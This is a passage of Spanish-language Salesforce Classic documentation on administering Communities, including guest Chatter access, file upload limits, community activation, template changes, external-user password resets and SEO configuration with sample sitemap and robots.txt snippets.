**Activación del acceso público a Chatter a través de la API**

Las siguientes páginas y componentes Lightning y de Visualforce en comunidades necesitan acceder a las funciones de Chatter subyacentes para cargarse correctamente para usuarios invitados.

- Noticias de caso
- Temas y noticias en tiempo real destacados
- Noticias en tiempo real
- Grupo
- Detalle de grupo
- Titular
- Recomendaciones
- Fichas de información de registros
- Listas relacionadas
- Reputación
- Publicador de búsquedas y publicaciones

Para activar el acceso a las funciones de Chatter, en Gestión de comunidad:

1. Haga clic en **Administración** > **Preferencias**.

2. Seleccione **Otorgar acceso a solicitudes de API públicas en Chatter** y, a continuación, haga clic en **Guardar**.

La activación del acceso público a través del perfil de usuario invitado y la API pública *también* le permite exponer grupos, temas, perfiles de usuario y noticias en tiempo real para usuarios invitados a través de Chatter en Apex. Esto resulta especialmente útil cuando esta creando sus propias páginas de comunidad desde cero.

CONSULTE TAMBIÉN

Personalizar preferencias de comunidades

## Utilizar páginas de error personalizadas de Visualforce para usuarios autenticados

Si ha personalizado páginas de error de Visualforce, puede tener esas páginas visibles para usuarios autenticados de la comunidad.

Para asignar o personalizar sus páginas de error de Visualforce, desde Gestión de comunidad, haga clic en el menú Gestión de comunidad en el encabezado global y seleccione **Ir a Force.com**. La sección **Páginas de error** indica sus selecciones de páginas actuales.

Cuando **Utilizar páginas de error personalizadas de Visualforce** está seleccionada, los usuarios que han iniciado sesión en la comunidad verán sus páginas de error personalizadas de Visualforce. Cuando **Utilizar páginas de error personalizadas de Visualforce** no está seleccionada, los usuarios que han iniciado sesión en la comunidad verán sus páginas de error predeterminadas de Visualforce. Los usuarios invitados que no han iniciado sesión en la comunidad verán siempre las páginas de error personalizadas de Visualforce, independientemente de si ha seleccionado o no la casilla de verificación.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:

- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en ⚙ en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Preferencias**.
3. Seleccione **Utilizar páginas de error personalizadas de Visualforce** y luego haga clic en **Guardar**.

CONSULTE TAMBIÉN

Asignación de páginas de error de Force.com Sites

## Limitar archivos en su comunidad

Restrinja el tamaño y los tipos de archivos que los miembros de su comunidad pueden cargar. Esta lista blanca de tipos de archivo le permite controlar lo que cargan los miembros de su comunidad y también evita que los emisores de spam contaminen su comunidad con archivos inapropiados.

La moderación de archivos de la comunidad debe estar activada para su organización antes de poder limitar los archivos en su comunidad. Si no ve la opción para limitar archivos en Gestión de comunidad, póngase en contacto con Salesforce.

Los límites de archivos de su comunidad se aplican a archivos cargados por miembros de la comunidad en cualquier punto de la comunidad: en publicaciones y comentarios, directamente en la ficha Archivos, y también desde Salesforce1. También puede establecer limites de archivos de la comunidad utilizando la API de SOAP o la API de metadatos.

Los archivos cargados antes de establecer sus límites de archivos no se ven afectados. No obstante, las versiones más recientes de estos archivos deben cumplir los límites que especifique.

Tenga en cuenta los siguientes elementos:

- Un archivo debe cumplir los límites de archivos establecidos en la comunidad donde se carga. Por ejemplo, si un cliente carga un archivo en un caso y luego un agente carga una versión más reciente en su organización interna de Salesforce, los límites para la comunidad de clientes aún se aplican.
- Los archivos cargados en su organización interna de Salesforce que se comparten en una comunidad no están sujetos a los límites de archivos de la comunidad.

**1.** Acceda a Gestión de comunidad en una de las siguientes formas.

- Desde la comunidad:
  - En comunidades de Fichas de Salesforce + Visualforce, haga clic en ⚙ en el encabezado global.
  - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
- En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
- Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.

**2.** Seleccione **Administración** > **Preferencias** y, a continuación, introduzca sus límites en la sección Archivos de la página.

- `Tamaño máximo de archivo en MB`: Introduzca un número entre 3 MB y el tamaño máximo de archivos de su organización. Para utilizar el límite predeterminado de 2 GB, deje este campo en blanco o introduzca `0`.
- `Permitir solo estos tipos de archivo`: Introduzca las extensiones de archivos separadas por una coma (por ejemplo: `jpg,docx,txt`). Puede introducir caracteres en minúsculas y mayúsculas. Puede introducir hasta 1.000 caracteres. Para permitir todos los tipos de archivos, deje este campo en blanco.

**3.** Haga clic en **Guardar**.

Después de establecer los límites de archivos de su comunidad, los miembros reciben un mensaje de error si sus archivos tienen un tamaño mayor al establecido o si no se permite la extensión de sus archivos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para limitar los archivos en su comunidad:

- "Gestionar comunidades" O "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

Cuando un miembro intenta cargar múltiples archivos al mismo tiempo y un archivo no cumple sus límites, no se carga ningún archivo.

CONSULTE TAMBIÉN

Personalizar preferencias de comunidades

## Activar el encabezado global para comunidades

Cuando Comunidades está activada, el encabezado global le permite cambiar fácilmente entre sus comunidades y su organización interna.

Se debe activar Comunidades en su organización para utilizar el encabezado global.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


PERMISOS DE USUARIO

Para crear conjuntos de permisos:

- "Gestionar perfiles y conjuntos de permisos"

Para asignar un conjunto de permisos a un usuario:

- "Asignación de conjuntos de permisos"




El permiso `Ver encabezado global` está desactivado de forma predeterminada para todos los perfiles estándar. Para ver el encabezado global, los usuarios deben tener el permiso "Ver encabezado global" asignado ya sea seleccionándolo en perfiles estándar, creando perfiles personalizados o creando un conjunto de permisos. Cree conjuntos de permisos para asignar este permiso fácilmente a las personas específicas.

1. En Configuración, introduzca *`Conjuntos de permisos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Conjuntos de permisos**.
2. Haga clic en **Nuevo** y cree un conjunto de permisos que incluye el permiso del sistema `Ver encabezado global`.
3. Asigne el conjunto de permisos a los usuarios apropiados.

Los usuarios con este conjunto de permisos ven el encabezado global en la parte superior de todas las páginas. Pueden utilizar el menú a la izquierda para cambiar entre su organización interna y varias comunidades a las que tienen acceso.

El menú *Su nombre* en el lateral derecho contiene vínculos para editar la información de contacto y cerrar la sesión. Para los usuarios internos, también contiene un vínculo a Ayuda y formación y también puede contener vínculos a Configurar y otras herramientas, según los permisos de usuario y funciones habilitadas. Si su organización está utilizando Lightning Experience, los usuarios con el permiso apropiado pueden cambiar entre Salesforce Classic y la nueva interfaz utilizando el Conmutador. Busque el vínculo `Cambiar a Lightning Experience` en el menú *Su nombre*. Las comunidades no se admiten en Lightning Experience, de modo que para crear, gestionar o acceder a comunidades desde el encabezado global, tendrá que cambiar a Salesforce Classic.

Cuando en una comunidad, los usuarios con el permiso Gestionar comunidades o Crear y configurar comunidades ven un icono de engranaje ( ) pueden cambiar a Gestión de comunidad. En Gestión de comunidad, visualizan un menú adicional que pueden utilizar para realizar una vista previa de la comunidad o acceder a la configuración de la comunidad a través de Generador de comunidad, Site.com Studio o Force.com.

**Nota:** En Gestión de comunidad, los usuarios ven el encabezado global y el menú Gestión de comunidad, incluso si no disponen del permiso "Ver encabezado global". Sin embargo, le recomendamos seguir asignando el permiso "Ver encabezado global" a usuarios que necesitan cambiar entre su organización interna y comunidades.

CONSULTE TAMBIÉN

Navegar a sus comunidades

## Uso compartido de un vínculo a su comunidad

Puede permitir que los miembros obtengan una vista previa de su comunidad antes de activarla.

Solamente puede compartir el vínculo de una comunidad de vista previa con usuarios que se hayan agregado como miembros de la comunidad.

Compartir un vínculo a una comunidad con el estado `Vista previa` le permite obtener fácilmente comentarios de las partes interesadas. La comunidad funcionará igual que cuando la active, así que las partes interesadas pueden probar todas las funciones y revisar su marca y sus personalizaciones. Asimismo, podrá aprovechar el hecho de tener miembros en una etapa temprana que pueden publicar, comentar y compartir registros para que los miembros entren en una comunidad activa desde la primera vez que inicien sesión.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para compartir una URL de vista previa de su comunidad:
- "Crear y configurar comunidades"

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca *Todas las comunidades* en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.

2. Haga clic en **Administración** > **Configuración**.
3. Copie la URL que aparece en la página y compártala con las partes interesadas.

   Recuerde que solamente puede compartir la URL con usuarios que haya agregado como miembros de la comunidad.

CONSULTE TAMBIÉN

Personalizar comunidades

Estados de las comunidades

## Activar su comunidad

Active su comunidad para dejarla accesible para miembros de la comunidad. El efecto de activar una comunidad cambia según la plantilla.

- **Fichas de Salesforce + Visualforce**: La activación de la comunidad hace que la dirección URL de la comunidad esté activa y permite el acceso de inicio de sesión para miembros de la comunidad. Si los correos electrónicos de bienvenida están activados cuando active, se envía un correo electrónico a todos los miembros. Si alguno de estos usuarios es un nuevo usuario de portal, su correo electrónico de bienvenida incluirá su nombre de usuario y contraseña.
- **Koa, Kokua o Servicio al cliente (Napili)**: La activación de la comunidad envía un correo electrónico de bienvenida a todos los miembros de la comunidad y registra el sitio con Brombone™, un servicio de optimización de motor de búsqueda. Para hacer que la dirección URL de la comunidad esté activa y permitir el acceso de inicio de sesión para miembros de la comunidad, publique la comunidad.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en ⚙ en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Configuración**.
3. Haga clic en **Activarcomunidad**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:

- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

CONSULTE TAMBIÉN

Estados de las comunidades

Personalizar comunidades

Desactivar una comunidad

## Estados de las comunidades

Las comunidades solo pueden tener los siguientes estados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Estado | Descripción |
| --- | --- |
| `Vista previa` | La personalización de la comunidad no está completa y la comunidad nunca se ha activado. Una vez que active una comunidad, no puede volver al estado `Vista previa`.<br>Los usuarios con el permiso "Crear y configurar comunidades" pueden acceder a las comunidades en estado `Vista previa` si su perfil o conjunto de permisos se asocia con la comunidad. También pueden compartir un vínculo con estas comunidades con los usuarios cuyos perfiles o conjuntos de permisos se asocian a la comunidad. El vínculo para compartir una comunidad de `Vista previa` se encuentra en la página Gestión de comunidad.<br>No se envían correos electrónicos de bienvenida incluso aunque `Enviar correo electrónico de bienvenida` esté seleccionado.<br>Nota: Si el acceso de su organización a Comunidades se suspende en caso de incumplimiento de pago, todas las comunidades pasarán a estar desactivadas, incluidas las que tienen un estado de `vista previa`. Cuando Comunidades vuelve a activarse, todas las comunidades pasan al estado `Inactiva`. Puede activar estas comunidades, pero no puede devolverlas al estado `Vista previa`. |
| `Inactivo` | La comunidad era `activa` anteriormente, pero se ha desactivado.<br>Puede que quiera desactivar una comunidad si necesita:<br>• Agregar o eliminar miembros<br>• Agregar, eliminar o cambiar el orden de las fichas<br>• Cambiar el esquema de color<br>• Cambiar la URL de la comunidad<br>Cuando desactiva una comunidad, ya no aparece en el menú desplegable. Los usuarios con el permiso "Crear y configurar comunidades" pueden seguir teniendo acceso para configurar comunidades `inactivas` independientemente de la suscripción. Si los miembros intentan acceder a comunidades `inactivas` utilizando un enlace directo, ven una página de error. |
| `Activo` | La comunidad es activa y está disponible para los miembros.<br>Se envían correos electrónicos de bienvenida a los nuevos miembros si `Enviar correo electrónico de bienvenida` está seleccionado. |

CONSULTE TAMBIÉN

- Personalizar comunidades
- Activar su comunidad
- Desactivar una comunidad
- Uso compartido de un vínculo a su comunidad

# Actualizar la configuración de su comunidad.

Gestione el nombre de su comunidad, la descripción, la URL, el estado de comunidad y la plantilla de comunidad, todo desde el mismo sitio.

Puede cambiar el nombre de la comunidad y la URL después de activar la comunidad, pero los usuarios no serán redirigidos a la nueva URL. Si estos cambios son necesarios, asegúrese de informar a los miembros de la comunidad antes de realizarlos.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en  en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Configuración**.
3. Modifique la configuración de su comunidad según sea necesario:
   - Modificar el nombre, la descripción y la URL de su comunidad haciendo clic en junto al nombre de su comunidad.
   - Gestione el estado de su comunidad.
   - Cambie la plantilla de su comunidad.

## CONSULTE TAMBIÉN

Cambiar la plantilla de su comunidad

Estados de las comunidades

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:

- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

# Desactivar una comunidad

Puede que quiera desactivar una comunidad si necesita:

- Agregar o eliminar miembros
- Agregar, eliminar o cambiar el orden de las fichas
- Cambiar el esquema de color
- Cambiar la URL de la comunidad

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Configuración**.
3. Haga clic en **Desactivar**.

   Su comunidad está inactiva y fuera de línea.

   Cuando una comunidad está inactiva, los miembros siguen viéndola en el menú, pero no pueden acceder a ella a no ser que tengan el permiso “Crear y configurarcomunidades”.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:

- “Crear y configurar comunidades”

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

CONSULTE TAMBIÉN

Estados de las comunidades

Activar su comunidad

Personalizar comunidades

# Cambiar la plantilla de su comunidad

Si utiliza la plantilla de Fichas de Salesforce + Visualforce, puede cambiar su plantilla a la plantilla Koa, Kokua o Servicio al cliente (Napili) en Generador de comunidad.

**Nota:** A partir de Winter '17, la capacidad de cambiar las plantillas ya no se admitirá para comunidades que utilicen las plantillas Koa, Kokua y Servicio al cliente (Napili). La función aún está disponible para estas plantillas, pero recomendamos que empiece de nuevo con una nueva comunidad en su lugar. Si realiza el cambio de su plantilla de Koa, Kokua o Servicio al cliente (Napili) a otro tipo de plantilla, el servicio de atención al cliente de Salesforce no podrá ofrecerle asistencia si surgen problemas.

**Importante:** No se produce ninguna pérdida de datos cuando cambia de plantilla, pero se pierden algunas personalizaciones. Asegúrese de revisar Consideraciones para cambiar la plantilla de su comunidad antes de cambiar su plantilla.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en ⚙ en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Configuración**.
3. Haga clic en **Cambiar plantilla**.
4. Seleccione la plantilla a la que desee cambiar.
5. Cuando se solicite, seleccione **Cambiar plantilla** para confirmar sus cambios.

Después de cambiar la plantilla, vuelve a Gestión de comunidad.

Compruebe para asegurarse de que sus páginas de comunidad, como la página Inicio o la página Inicio de comunidad, aún son la mejor elección para su plantilla actualizada de comunidad. Por ejemplo, si antes tenía la plantilla Fichas de Salesforce + Visualforce y cambia a la plantilla Servicio al cliente (Napili), actualice sus páginas para utilizar páginas de Generador de comunidad, en lugar de páginas de Visualforce. Si es necesario, personalice su comunidad en Generador de comunidad y publique cualquier cambio que realice.

Para obtener más información acerca del uso de las plantillas de Kokua, Koa y Servicio al cliente (Napili), consulte la *Uso de plantillas para generar comunidades*.

Para obtener más información acerca del uso de la plantilla Aloha, consulte *Información general acerca de la plantilla de comunidad Aloha para Salesforce Identity*.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:
- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

## Consideraciones para cambiar la plantilla de su comunidad

El cambio de la plantilla de su comunidad afecta a la navegación, la marca y las personalizaciones de la comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

> Nota: A partir de Winter '17, la capacidad de cambiar las plantillas ya no se admitirá para comunidades que utilicen las plantillas Koa, Kokua y Servicio al cliente (Napili). La función aún está disponible para estas plantillas, pero recomendamos que empiece de nuevo con una nueva comunidad en su lugar. Si realiza el cambio de su plantilla de Koa, Kokua o Servicio al cliente (Napili) a otro tipo de plantilla, el servicio de atención al cliente de Salesforce no podrá ofrecerle asistencia si surgen problemas.

- Cuando cambia su plantilla, los datos de objeto de Salesforce se trasladan, pero todas las marcas y personalizaciones de componentes no lo hacen. Prepárese para repetir las personalizaciones según sea necesario.
- El cambio de plantilla de comunidad actualiza la navegación en Gestión de comunidad. Para ver todas las opciones disponibles en Gestión de comunidad, independientemente de la selección de plantillas, seleccione **Administración** > **Preferencias** > **Mostrar todos los ajustes en Gestión de comunidad**.
- La URL de su comunidad cambia cuando pasa de una plantilla Fichas de Salesforce + Visualforce a cualquier otro tipo de plantilla. De forma específica, se anexa `/s` a la dirección URL de la comunidad. Asegúrese de actualizar cualquier vínculo a su comunidad con la URL actualizada.
- En comunidades activas
  - Cuando cambia a las plantillas Koa, Kokua o Servicio al cliente (Napili), su cambio de plantilla se guarda en una versión borrador. Utilice la versión borrador para personalizar aún más su comunidad en Generador de comunidad. Su comunidad se actualiza únicamente después de publicar sus cambios.
  - Cuando cambia a la plantilla de Fichas de Salesforce + Visualforce desde cualquier otra plantilla, sus cambios se reflejan inmediatamente en su comunidad activa. En este escenario, recomendamos que desactive su comunidad antes de cambiar su plantilla. Una vez haya realizado todos los cambios, reactive la comunidad.
  - Si su plantilla está enumerada como `Ninguna`, significa que no está empleando una plantilla predefinida o está utilizando una versión modificada de una de nuestras plantillas.

Para obtener más información acerca del uso de las plantillas de Kokua, Koa y Servicio al cliente (Napili), consulte la *Uso de plantillas para generar comunidades*.

Para obtener más información acerca del uso de la plantilla Aloha, consulte *Información general acerca de la plantilla de comunidad Aloha para Salesforce Identity*.

# Gestionar usuarios de comunidades

## Restablecer la contraseña de un usuario externo de Comunidades

Se puede restablecer la contraseña de un usuario externo por el usuario o por el administrador de la organización que aloja la comunidad.

En cada caso, cuando alguien inicia un restablecimiento de la contraseña de un usuario externo, se envía un correo electrónico al usuario con un vínculo para restablecer su contraseña. Los vínculos de restablecimiento de contraseñas iniciado por el usuario vence en 24 horas. Los vínculos de restablecimiento de contraseñas iniciado por el administrador no vencen. Cuando el usuario hace clic en el vínculo, se le solicitará restablecer su contraseña antes de continuar.

Si la solicitud de restablecimiento de contraseña iniciada por un usuario no se puede procesar, recibirá un correo electrónico informándole del motivo. Las solicitudes de restablecimiento de contraseñas fallan si la cuenta de un usuario está temporalmente o permanentemente

bloqueada debido a muchos intentos de inicio de sesión sin éxito o si se ha enviado la solicitud fuera del horario para el inicio de sesión, intervalos de IP o ubicaciones de red aprobados.

CONSULTE TAMBIÉN

Crear usuarios de Comunidades

¿Cómo obtienen los miembros externos de la comunidad información de inicio de sesión?

### ¿Cómo obtienen los miembros externos de la comunidad información de inicio de sesión?

Los usuarios externos obtienen sus credenciales de inicio de sesión en correos electrónicos de bienvenida por parte de una comunidad.

Cuando active un contacto como usuario de cliente o usuario de socio, no recibirá sus credenciales de inicio de sesión hasta que no lo agregue a una comunidad con correos electrónicos de bienvenida activados. Si los correos electrónicos de bienvenida están desactivados para la comunidad, el usuario externo no recibirá credenciales y deberá enviarlas manualmente. Para hacerlo, desde Configuración, introduzca *Usuarios* en el cuadro `Búsqueda rápida`, seleccione **Usuarios**, seleccione la casilla de verificación junto al nombre del usuario y, a continuación, haga clic en **Restablecer contraseña**. Se enviará al usuario un correo electrónico con su nombre de usuario y un vínculo para restablecer su contraseña. El vínculo de este mensaje de correo electrónico con caduca.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Crear usuarios de Comunidades

Restablecer la contraseña de un usuario externo de Comunidades

## Configurar la optimización del motor de búsqueda (SEO) para su comunidad

Haga que los motores de búsqueda, como *Google*™ y *Bing*®, indexen su comunidad de modo que clientes, socios y usuarios invitados puedan descubrir páginas de comunidad fácilmente a través de búsquedas en línea. SEO puede mejorar el descubrimiento para comunidades públicas de forma significativa.

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Nota: Para las comunidades que utilizan la plantilla Koa, Kokua y Servicio al cliente (Napili), la activación de una comunidad la registra automáticamente con Brombone™, un servicio SEO.

Para configurar manualmente la SEO para su comunidad, existen varios archivos estándar y propiedades de SEO que necesita conocer.

**sitemap.xml**

El archivo `sitemap.xml` contiene una lista de las URL de su comunidad. Los motores de búsqueda utilizan esta lista para descubrir qué páginas de su comunidad están disponibles para el enlace y el indexado. El archivo `sitemap.xml` se genera automáticamente en el nivel de la raíz de su comunidad. Para ver el mapa del sitio, navegue hasta `https://<URL_comunidad>/s/sitemap.xml`.

Si su comunidad admite varios idiomas, el mapa del sitio incluye automáticamente una entrada para cada uno de los idiomas admitidos de la manera siguiente:

```
<xhtml:link rel="alternate" hreflang="language_code"
href="page_URL?language=language_code" />
```

Por ejemplo, `<xhtml:link rel="alternate" hreflang="fr" href="https://micomunidad.com/s/?language=fr" />`.

Puede enviar el archivo `sitemap.xml` directamente a los motores de búsqueda, como Google™ Webmaster Tools y Bing® Webmaster Tools para permitir a los usuarios de esos motores de búsqueda descubrir contenido en su comunidad.

**robots.txt**


El archivo `robots.txt` utiliza reglas de inclusión y exclusión para informar a las arañas web y robots qué áreas de su comunidad indexar. Este archivo estándar se emplea en Internet para SEO y le ofrece un control completo de lo que los usuarios pueden descubrir a través de motores de búsqueda.

`robots.txt` se genera automáticamente al crear su comunidad en el nivel raíz (sin una subruta en la dirección URL). Para ver el archivo, navegue hasta `https://<URL_comunidad>/robots.txt`.

El archivo generado automáticamente permite que se indexe su comunidad al completo. No obstante, puede elegir permitir la indexación de áreas específicas únicamente creando una página de Visualforce que albergue la información.

**Propiedades Title y Description de páginas**

Las etiquetas `title` y `description` en la marca `<head>` de la página son importantes para la SEO porque representan el título y la descripción del vínculo que aparecen en páginas de resultados de búsquedas.




Puede personalizar el título y la descripción para las páginas estándar de su comunidad en el área Gestor de página de Generador de comunidad. No obstante, algunas páginas, como las páginas Detalle de artículo y Detalle de tema, establecen estas propiedades de forma dinámica según los componentes de la página. Por ejemplo, para la página Detalle de artículo, los valores del título y la descripción se actualizan según el título y el resumen del artículo, respectivamente.

Crear un archivo robots.txt personalizado para su comunidad

El archivo `robots.txt` utiliza reglas de inclusión y exclusión para informar a las arañas web y robots qué áreas de su comunidad indexar. Para permitir que solo áreas específicas de su comunidad se indexen, cree una página de Visualforce para alojar esta información. Después de que especifique sus reglas, los motores de búsqueda utilizan el archivo para indexar las páginas de su comunidad.

Prácticas recomendadas para utilizar SEO en su comunidad

Siga estas directrices y prácticas recomendadas cuando utilice SEO en su comunidad.

Preguntas más frecuentes sobre SEO para comunidades

Respuestas a preguntas habituales sobre el uso de SEO en su comunidad.

CONSULTE TAMBIÉN

Propiedades y tipos de páginas en Generador de comunidad

## Crear un archivo `robots.txt` personalizado para su comunidad

El archivo `robots.txt` utiliza reglas de inclusión y exclusión para informar a las arañas web y robots qué áreas de su comunidad indexar. Para permitir que solo áreas específicas de su comunidad se indexen, cree una página de Visualforce para alojar esta información. Después de que especifique sus reglas, los motores de búsqueda utilizan el archivo para indexar las páginas de su comunidad.

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear una página de Visualforce y el archivo robots.txt para su comunidad:

- "Crear y configurar comunidades"

Su archivo `robots.txt` personalizado debe contener la ruta al mapa del sitio generado automáticamente, como por ejemplo, `https://<URL_comunidad>/s/sitemap.xml`. El archivo `robots.txt` se coloca en el nivel raíz de su comunidad.

A continuación se incluye un ejemplo de una página de Visualforce con reglas de indexación para una comunidad:

```
<apex:page contentType="text/plain">
User-agent: *
Disallow: /   # hides everything from ALL bots
Allow: /<path-prefix-1>/s  # add path you want to open to bots
Allow: /<path-prefix-2>/s  # add path you want to open to bots
Sitemap: http://<community_URL>/s/sitemap.xml
Sitemap: http://<community_URL>/<sub_path>/s/sitemap.xml
</apex:page>
```

Nota: Puede que tenga más de una comunidad, cada una con varias subrutas. Recuerde que todos comparten el mismo archivo, por lo que debe asegurarse de que sus reglas de indexación cuentan para las páginas en todas sus comunidades. La página de Visualforce con la información del archivo robots.txt debe estar en la comunidad que no dispone de un nombre de subruta en absoluto, por lo tanto a nivel de la raíz.

Para crear y utilizar un archivo `robots.txt` personalizado:

1. Cree una lista de reglas incluir y excluir para las diferentes áreas de su comunidad que desea exponer u ocultar desde motores de búsqueda. Guarde esta información en un archivo de texto.
2. En Configuración, introduzca *`Páginas de Visualforce`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Páginas de Visualforce** y haga clic en **Nueva** para crear una página de Visualforce. Concédale cualquier nombre, puede incluso llamarla `robots`.
3. Pegue la lista de reglas de indexación en la página de Visualforce. Los contenidos finales deben tener el mismo aspecto que el ejemplo anterior, con más reglas si es necesario.
4. Haga clic en **Guardar**.
